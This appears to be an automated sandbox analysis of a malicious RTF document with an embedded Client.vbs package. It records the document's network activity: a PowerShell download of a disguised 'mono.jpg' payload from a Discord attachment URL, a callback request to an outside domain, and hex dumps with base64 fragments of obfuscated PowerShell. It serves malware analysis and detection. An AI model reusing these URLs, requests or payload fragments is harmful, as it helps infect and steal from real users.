SSDEEP:	1536:Cbz4J3fbgjEA7wcwEwrwDwlwSwEw7wlwbwXwHwlwLwzwMwOwZwww7wlwbwXwHwlj:9IVYiEc

General

File Content Preview:	{\rtf1\posx2160{*\pnseclvl3\pndec\pnstart1\pnindent720\pnhang {\pntxta .}}{*\pnseclvl4\pnlcltr\pnstart1\pnindent720\pnhang {\pntxta)}}{*\pnseclvl5\pndec\pnstart1\pnindent720\pnhang {\pntxtb (}{\pntxta)}}{*\pnseclvl6.\pnlcltr\pnstart1\pnindent720\pnh

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000011FEh	2	embedded	Package	8587	Client.vbs	C:\Path\Client.vbs	C:\Path\Client.vbs	no
1	0001CF23h	2	embedded	Equation.3	3072				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-18:36:07.326356	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.168.14
12/02/21-18:36:07.326356	ICMP	384	ICMP PING			192.168.2.22	172.217.168.14
12/02/21-18:36:07.343934	ICMP	408	ICMP Echo Reply			172.217.168.14	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 18:36:07.268759012 CET	192.168.2.22	8.8.8.8	0x9e6	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:07.303762913 CET	192.168.2.22	8.8.8.8	0x782a	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.210330963 CET	192.168.2.22	8.8.8.8	0x4b6f	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.232462883 CET	192.168.2.22	8.8.8.8	0x4b6f	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:37:33.942559958 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.eminkoy.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:37:52.341738939 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.towne-kitchen.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 18:36:07.296899080 CET	8.8.8.8	192.168.2.22	0x9e6	No error (0)	google.com		172.217.168.14	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 18:36:07.323771954 CET	8.8.8.8	192.168.2.22	0x782a	No error (0)	google.com		172.217.168.14	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.231599092 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.231599092 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.231599092 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.231599092 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.231599092 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.251946926 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.251946926 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.251946926 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.251946926 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:36:08.251946926 CET	8.8.8.8	192.168.2.22	0x4b6f	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:37:33.973216057 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.eminkoy.com	eminkoy.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:37:33.973216057 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	eminkoy.com		192.0.78.24	A (IP address)	IN (0x0001)
Dec 2, 2021 18:37:33.973216057 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	eminkoy.com		192.0.78.25	A (IP address)	IN (0x0001)
Dec 2, 2021 18:37:52.380984068 CET	8.8.8.8	192.168.2.22	0xfc43	Name error (3)	www.towne-kitchen.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- www.eminkoy.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	162.159.134.233	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	192.0.78.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 18:37:33.998596907 CET	1925	OUT	GET /t3t2/?YTX8m6=X/AHJ1G8CzET27bRNAkcy2zo056pG+X2bUgtrIM6Usdw2LVzhx3zymRQr/cABPSK+z/Wow==&GZS=5jiXYnvXE6 HTTP/1.1 Host: www.eminkoy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 18:37:34.015444040 CET	1926	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 02 Dec 2021 17:37:34 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.eminkoy.com/t3t2/?YTX8m6=X/AHJ1G8CzET27bRNAkcy2zo056pG+X2bUgtrIM6Usdw2LVzhx3zymRQr/cABPSK+z/Wow==&GZS=5jiXYnvXE6 X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	162.159.134.233	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	0	OUT	GET /attachments/915347845752705109/915799800740462662/mono.jpg HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: cdn.discordapp.com Connection: Keep-Alive
2021-12-02 17:36:08 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 17:36:08 GMT Content-Type: image/jpeg Content-Length: 1920730 Connection: close CF-Ray: 6b7650d65d904edf-FRA Accept-Ranges: bytes Age: 26113 Cache-Control: public, max-age=31536000 ETag: "715fb9aa84b3e1c2f82643aa678b63dc" Expires: Fri, 02 Dec 2022 17:36:08 GMT Last-Modified: Thu, 02 Dec 2021 03:01:27 GMT CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Cf-Bgj: h2pri Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1638414087319322 x-goog-hash: crc32c=W/97YQ== x-goog-hash: md5=cV+5qoSz4cL4JkOqZ4tj3A== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 1920730 X-GUploader-UploadID: ADPycds_kd9cBeOUt_en4NG8zlRRTmBoLMmrxWbzsDJ2FgldRqFGd3xZNz4E-qZsmyuXBRhO6M8D188VxkIjPRcols X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=0vGSQlV1G1HizlW8lmTzG2s7l6HXN8DL%2FbbCKYKgsigH1FBKSKG%2FASqYH53PV2X%2FeoT6ZZoA7GSXO2GjUvgOMsg5EzSukwPKWmp3SO1vScQxa8EDYgmb3yOlDgBoc2Yliz85cg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
2021-12-02 17:36:08 UTC	1	IN	Data Raw: 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: Server: cloudflare
2021-12-02 17:36:08 UTC	1	IN	Data Raw: 56 33 4a 70 64 47 55 74 56 6d 56 79 59 6d 39 7a 5a 53 41 69 52 32 56 30 4c 55 52 6c 59 32 39 74 63 48 4a 6c 63 33 4e 6c 5a 45 4a 35 64 47 56 42 63 6e 4a 68 65 53 49 37 4a 47 45 39 4a 47 45 39 56 33 4a 70 64 47 55 74 53 47 39 7a 64 43 41 6e 65 7a 49 33 4f 44 45 33 4e 6a 46 46 4c 54 49 34 52 54 41 74 4e 44 45 77 4f 53 30 35 4f 55 5a 46 4c 55 49 35 52 44 45 79 4e 30 4d 31 4e 30 46 47 52 58 30 6e 4f 31 64 79 61 58 52 6c 4c 56 5a 6c 63 6d 4a 76 63 32 55 67 49 6b 64 6c 64 43 31 45 5a 57 4e 76 62 58 42 79 5a 58 4e 7a 5a 57 52 43 65 58 52 6c 51 58 4a 79 59 58 6b 69 4f 79 52 68 50 53 52 68 50 56 64 79 61 58 52 6c 4c 55 68 76 63 33 51 67 4a 33 73 79 4e 7a 67 78 4e 7a 59 78 52 53 30 79 4f 45 55 77 4c 54 51 78 4d 44 6b 74 4f 54 6c 47 52 53 31 43 4f 55 51 78 4d 6a 64 Data Ascii: V3JpdGUtVmVyYm9zZSAiR2V0LURlY29tcHJlc3NlZEJ5dGVBcnJheSI7JGE9JGE9V3JpdGUtSG9zdCAnezI3ODE3NjFFLTI4RTAtNDEwOS05OUZFLUI5RDEyN0M1N0FGRX0nO1dyaXRlLVZlcmJvc2UgIkdldC1EZWNvbXByZXNzZWRCeXRlQXJyYXkiOyRhPSRhPVdyaXRlLUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDktOTlGRS1COUQxMjd

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	3	IN	Data Raw: 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 49 67 30 4b 56 33 4a 70 64 47 55 74 53 47 39 7a 64 43 41 69 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 Data Ascii: qKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqK ioqKioqIg0KV3JpdGUtSG9zdCAiKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqK ioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKi
2021-12-02 17:36:08 UTC	4	IN	Data Raw: 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 49 67 30 4b 56 33 4a 70 64 47 55 74 53 47 39 7a 64 43 41 69 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f 71 4b 69 6f Data Ascii: KioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKi oqKioqKioqKioqKioqIg0KV3JpdGUtSG9zdCAiKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKi oqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKioqKio
2021-12-02 17:36:08 UTC	5	IN	Data Raw: 47 42 43 52 53 78 67 52 6a 67 73 59 45 45 35 4c 47 41 7a 52 69 78 67 52 54 6b 73 59 45 51 33 4c 47 42 47 4f 43 78 67 51 6a 55 73 59 44 64 47 4c 47 41 34 52 43 78 67 4e 55 59 73 59 45 55 7a 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 63 31 4c 47 42 46 4f 43 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 45 5a 45 4c 47 41 32 51 69 78 67 52 6b 4d 73 59 44 46 42 4c 47 41 33 52 69 78 67 52 44 63 73 59 45 46 47 4c 47 41 79 4d 53 78 67 51 30 59 73 59 45 56 47 4c 47 42 42 4f 53 78 67 4d 30 59 73 59 44 4d 33 4c 47 41 7a 52 43 78 67 4e 30 59 73 59 44 45 77 4c 47 42 47 52 43 78 67 52 6b 59 73 59 44 4d 33 4c 47 42 47 4f 53 78 67 4e 55 51 73 59 45 5a 46 4c 47 41 35 52 53 78 67 52 45 59 73 59 45 55 30 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 45 52 43 Data Ascii: GBCRSxgRjgsYEE5LGAzRixgRTksYEQ3LGBGOCxgQjUsYDdGLGA4RCxgNUYsYEUzLGBENyxgRjgsYDc 1LGBFOCxgRkYsYEZGLGBGNyxgRkYsYEZELGA2QixgRkMsYDFBLGA3RixgRDcsYEFGLGAyMSxgQ0YsYEV GLGBBOSxgM0YsYDM3LGAzRCxgN0YsYDEwLGBGRCxgRkYsYDM3LGBGOSxgNUQsYEZFLGA5RSxgREYsYEU 0LGBENyxgRjgsYERC
2021-12-02 17:36:08 UTC	7	IN	Data Raw: 67 73 59 44 64 47 4c 47 41 32 4d 43 78 67 4e 44 63 73 59 45 4e 43 4c 47 42 44 52 69 78 67 52 55 59 73 59 44 51 35 4c 47 42 47 52 69 78 67 4d 55 49 73 59 45 51 33 4c 47 41 33 4f 53 78 67 4e 54 6b 73 59 44 55 78 4c 47 41 30 4d 79 78 67 51 7a 59 73 59 44 4d 31 4c 47 41 31 4e 53 78 67 4d 55 45 73 59 45 5a 44 4c 47 41 78 4e 79 78 67 51 6b 51 73 59 44 63 32 4c 47 41 30 52 69 78 67 4f 44 49 73 59 44 42 47 4c 47 42 46 4f 43 78 67 4e 54 6b 73 59 45 5a 45 4c 47 42 46 52 69 78 67 52 44 49 73 59 45 55 32 4c 47 42 45 51 69 78 67 51 6b 59 73 59 44 41 32 4c 47 41 31 52 53 78 67 52 6a 6b 7 3 59 44 63 31 4c 47 41 33 52 69 78 67 4f 45 51 73 59 44 5a 47 4c 47 42 47 52 69 78 67 4d 30 55 73 59 45 4a 47 4c 47 42 47 4e 69 78 67 51 55 59 73 59 45 59 78 4c 47 42 43 52 69 78 67 52 Data Ascii: gsYDdGLGA2MCxgNDcsYENCLGBDRixgRUYsYDQ5LGBGRixgMUIsYEQ3LGA3OSxgNTksYDUxLGA0Myxg QzYsYDM1LGA1NSxgMUEsYEZDLGAxNyxgQkQsYDc2LGA0RixgODIsYDBGLGBFOCxgNTksYEZELGBFRixg RDIsYEU2LGBEQixgQkYsYDA2LGA1RSxgRjksYDc1LGA3RixgOEQsYDZGLGBGRixgM0UsYEJGLGBGNixg QUYsYEYxLGBCRixgR
2021-12-02 17:36:08 UTC	8	IN	Data Raw: 47 4f 53 78 67 4d 6a 4d 73 59 44 41 35 4c 47 41 31 52 53 78 67 4e 45 55 73 59 44 55 30 4c 47 41 35 4f 53 78 67 4e 54 41 73 59 44 64 47 4c 47 42 47 52 69 78 67 4d 6a 49 73 59 45 49 31 4c 47 42 47 52 69 78 67 4e 7a 63 73 59 45 55 35 4c 47 42 47 4e 79 78 67 4e 55 59 73 59 44 6c 43 4c 47 42 43 52 53 78 67 52 6b 49 73 59 44 5a 47 4c 47 42 46 4f 43 78 67 52 6a 4d 73 59 44 64 47 4c 47 41 35 4d 43 78 67 4e 6a 41 73 59 45 4a 45 4c 47 41 77 4d 53 78 67 4e 6b 51 73 5 9 45 55 34 4c 47 42 45 52 43 78 67 52 54 59 73 59 44 4d 33 4c 47 42 47 4f 43 78 67 4d 7a 55 73 59 44 64 46 4c 47 41 34 52 43 78 67 52 6b 59 73 59 44 6c 45 4c 47 42 47 52 53 78 67 52 6b 59 73 59 44 67 32 4c 47 41 7a 52 53 78 67 52 6b 49 73 59 45 59 7a 4c 47 42 42 4f 43 78 67 51 30 51 73 59 44 4d 78 4c 47 Data Ascii: GOSxgMjMsYDA5LGA1RSxgNEUsYDU0LGA5OSxgNTAsYDdGLGBGRixgMjIsYEI1LGBGRixgNzcsYEU5L GBGNyxgNUYsYDlCLGBCRSxgRkIsYDZGLGBFOCxgRjMsYDdGLGA5MCxgNjAsYEJELGAwMSxgNkQsYEU4L GBERCxgRTYsYDM3LGBGOCxgMzUsYDdFLGA4RCxgRkYsYDlELGBGRSxgRkYsYDg2LGAzRSxgRkIsYEYzL GBBOCxgQ0QsYDMxLG
2021-12-02 17:36:08 UTC	9	IN	Data Raw: 59 44 56 43 4c 47 41 7a 52 69 78 67 4f 45 55 73 59 45 52 47 4c 47 41 7a 52 69 78 67 4d 6a 4d 73 59 44 55 34 4c 47 41 34 52 69 78 67 4e 30 59 73 59 45 56 42 4c 47 41 7a 4e 79 78 67 52 6b 59 73 59 44 4a 44 4c 47 41 7a 51 69 78 67 52 6a 67 73 59 45 49 31 4c 47 42 45 4d 43 78 67 52 54 55 73 59 44 6c 47 4c 47 42 47 4d 69 78 67 52 44 63 73 59 45 5a 47 4c 47 42 45 4e 43 78 67 51 6b 59 73 59 44 6c 46 4c 47 42 47 52 53 78 67 51 6a 55 73 59 44 64 47 4c 47 42 44 4e 4 3 78 67 4f 55 59 73 59 45 59 32 4c 47 41 30 4e 79 78 67 52 6a 6b 73 59 44 56 45 4c 47 42 47 52 53 78 67 4e 54 59 73 59 45 4a 47 4c 47 41 30 4d 53 78 67 52 6b 45 73 59 45 56 43 4c 47 42 47 51 79 78 67 4e 55 55 73 59 45 5a 47 4c 47 42 47 4f 43 78 67 52 55 59 73 59 45 59 77 4c 47 42 47 51 69 78 67 4d 44 41 Data Ascii: YDVCLGAzRixgOEUsYERGLGAzRixgMjMsYDU4LGA4RixgN0YsYEVBLGAzNyxgRkYsYDJDLGAzQixgRj gsYEI1LGBEMCxgRTUsYDlGLGBGMixgRDcsYEZGLGBENCxgQkYsYDlFLGBGRSxgQjUsYDdGLGBDNCxgOU YsYEY2LGA0NyxgRjksYDVELGBGRSxgNTYsYEJGLGA0MSxgRkEsYEVCLGBGQyxgNUUsYEZGLGBGOCxgRU YsYEYwLGBGQixgMDA
2021-12-02 17:36:08 UTC	11	IN	Data Raw: 79 78 67 52 6b 55 73 59 44 4d 32 4c 47 42 43 52 69 78 67 52 54 55 73 59 45 46 47 4c 47 41 30 4e 79 78 67 52 55 59 73 59 45 56 44 4c 47 42 47 52 53 78 67 4e 54 51 73 59 45 5a 45 4c 47 41 30 52 69 78 67 4e 7a 63 73 59 45 52 46 4c 47 42 47 4f 53 78 67 4d 54 4d 73 59 45 59 77 4c 47 42 44 52 53 78 67 52 6b 59 73 59 45 59 79 4c 47 42 47 51 53 78 67 4d 55 59 73 59 45 59 34 4c 47 42 46 4e 79 78 67 52 44 4d 73 59 44 64 47 4c 47 42 47 52 43 78 67 52 44 63 73 59 45 59 35 4c 47 42 47 51 69 78 67 52 6b 59 73 59 44 63 79 4c 47 42 47 52 69 78 67 4f 55 51 73 59 45 56 45 4c 47 42 45 52 69 78 67 4d 6a 41 73 59 45 5a 45 4c 47 41 31 4e 53 78 67 51 30 49 73 59 45 51 35 4c 47 41 32 52 69 78 67 51 30 55 73 59 45 5a 44 4c 47 42 43 4d 53 78 67 52 6b 51 73 59 44 55 7a 4c 47 42 47 Data Ascii: yxgRkUsYDM2LGBCRixgRTUsYEFGLGA0NyxgRUYsYEVDLGBGRSxgNTQsYEZELGA0RixgNzcsYERFLGB GOSxgMTMsYEYwLGBDRSxgRkYsYEYyLGBGQSxgMUYsYEY4LGBFNyxgRDMsYDdGLGBGRCxgRDcsYEY5LGB GQixgRkYsYDcyLGBGRixgOUQsYEVELGBERixgMjAsYEZELGA1NSxgQ0IsYEQ5LGA2RixgQ0UsYEZDLGB CMSxgRkQsYDUzLGBG

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	12	IN	Data Raw: 4e 43 4c 47 42 47 4f 53 78 67 51 54 6b 73 59 45 52 47 4c 47 42 47 51 79 78 67 4d 6a 6b 73 59 44 68 45 4c 47 41 78 52 69 78 67 51 6a 41 73 59 45 5a 47 4c 47 42 42 51 53 78 67 4e 30 59 73 59 45 59 77 4c 47 42 45 4f 53 78 67 52 6a 4d 73 59 45 59 30 4c 47 42 47 4d 79 78 67 4d 30 59 73 59 45 56 43 4c 47 41 35 52 69 78 67 4d 45 4d 73 59 45 45 32 4c 47 41 32 4e 79 78 67 52 54 63 73 59 44 4d 33 4c 47 42 47 52 69 78 67 4e 7a 55 73 59 44 64 47 4c 47 42 45 51 69 78 67 52 45 59 73 59 45 5a 43 4c 47 42 43 4e 79 78 67 52 6b 4d 73 59 44 63 31 4c 47 42 42 4f 53 78 67 52 54 55 73 59 45 4e 46 4c 47 41 30 52 69 78 67 52 44 55 73 59 44 64 47 4c 47 41 32 4d 53 78 67 51 54 63 73 59 44 67 7a 4c 47 42 47 52 69 78 67 52 55 55 73 59 44 64 47 4c 47 42 42 4e 79 78 67 4d 45 55 73 59 Data Ascii: NCLGBGOSxgQTksYERGLGBGQyxgMjksYDhELGAxRixgQjAsYEZGLGBBQSxgN0YsYEYwLGBEOSxgRjMsYEY0LGBGMyxgM0YsYEVCLGA5RixgMEMsYEE2LGA2NyxgRTcsYDM3LGBGRixgNzUsYDdGLGBEQixgREYsYEZCLGBCNyxgRkMsYDc1LGBBOSxgRTUsYENFLGA0RixgRDUsYDdGLGA2MSxgQTcsYDgzLGBGRixgRUUsYDdGLGBBNyxgMEUsY		
2021-12-02 17:36:08 UTC	13	IN	Data Raw: 67 52 55 49 73 59 45 4a 47 4c 47 42 47 52 53 78 67 52 6a 45 73 59 44 5a 47 4c 47 41 35 4d 43 78 67 52 6b 55 73 59 44 5a 45 4c 47 42 43 52 69 78 67 51 30 59 73 59 44 64 47 4c 47 41 35 4e 53 78 67 4d 7a 4d 73 59 45 51 33 4c 47 41 33 52 53 78 67 52 6b 4d 73 59 44 55 7a 4c 47 42 47 4e 53 78 67 52 55 59 73 59 45 52 46 4c 47 41 33 4f 53 78 67 52 6a 45 73 59 44 4a 47 4c 47 42 47 51 79 78 67 4e 54 55 73 59 45 51 77 4c 47 41 31 4d 43 78 67 52 6b 59 73 59 45 59 7a 4c 47 41 7a 52 69 78 67 51 6a 51 73 59 44 64 43 4c 47 42 45 4e 79 78 67 52 54 4d 73 59 45 45 78 4c 47 41 7a 52 69 78 67 4d 44 59 73 59 45 51 77 4c 47 41 34 51 53 78 67 4e 55 59 73 59 45 59 77 4c 47 41 35 51 69 78 67 52 6b 55 73 59 45 46 45 4c 47 42 46 4f 53 78 67 4d 55 59 73 59 45 5a 42 4c 47 41 31 52 69 Data Ascii: gRUIsYEJGLGBGRSxgRjEsYDZGLGA5MCxgRkUsYDZELGBCRixgQ0YsYDdGLGA5NSxgMzMsYEQ3LGA3RSxgRkMsYDUzLGBGNSxgRUYsYERFLGA3OSxgRjEsYDJGLGBGQyxgNTUsYEQwLGA1MCxgRkYsYEYzLGAzRixgQjQsYDdCLGBENyxgRTMsYEExLGAzRixgMDYsYEQwLGA4QSxgNUYsYEYwLGA5QixgRkUsYEFELGBFOSxgMUYsYEZBLGA1Ri		
2021-12-02 17:36:08 UTC	15	IN	Data Raw: 4c 47 42 45 52 69 78 67 52 54 41 73 59 45 59 33 4c 47 41 77 4e 69 78 67 51 54 6b 73 59 44 64 46 4c 47 41 34 51 69 78 67 4f 55 59 73 59 45 46 42 4c 47 42 47 52 69 78 67 52 6a 49 73 59 45 4e 46 4c 47 41 34 51 69 78 67 51 6b 59 73 59 44 45 77 4c 47 41 79 52 69 78 67 4d 30 55 73 59 44 4a 42 4c 47 41 33 52 53 78 67 51 55 51 73 59 44 64 47 4c 47 41 79 4f 43 78 67 52 6b 51 73 59 44 52 45 4c 47 41 77 52 53 78 67 51 6b 55 73 59 45 59 7a 4c 47 42 42 51 69 78 67 52 6b 4d 73 59 44 45 33 4c 47 41 33 52 69 78 67 4e 45 59 73 59 44 41 34 4c 47 42 45 4e 69 78 67 52 55 59 73 59 45 59 35 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 45 52 47 4c 47 42 45 51 69 78 67 4e 7a 6b 73 59 45 55 7a 4c 47 41 35 4e 79 78 67 52 6b 59 73 59 44 52 42 4c 47 41 33 51 53 78 67 52 54 4d 73 59 45 51 Data Ascii: LGBERixgRTAsYEY3LGAwNixgQTksYDdFLGA4QixgOUYsYEFBLGBGRixgRjIsYENFLGA4QixgQkYsYDEwLGAyRixgM0UsYDJBLGA3RSxgQUQsYDdGLGAyOCxgRkQsYDRELGAwRSxgQkUsYEYzLGBBQixgRkMsYDE3LGA3RixgNEYsYDA4LGBENixgRUYsYEY5LGA1MyxgRjUsYERGLGBEQixgNzksYEUzLGA5NyxgRkYsYDRBLGA3QSxgRTMsYEQ		
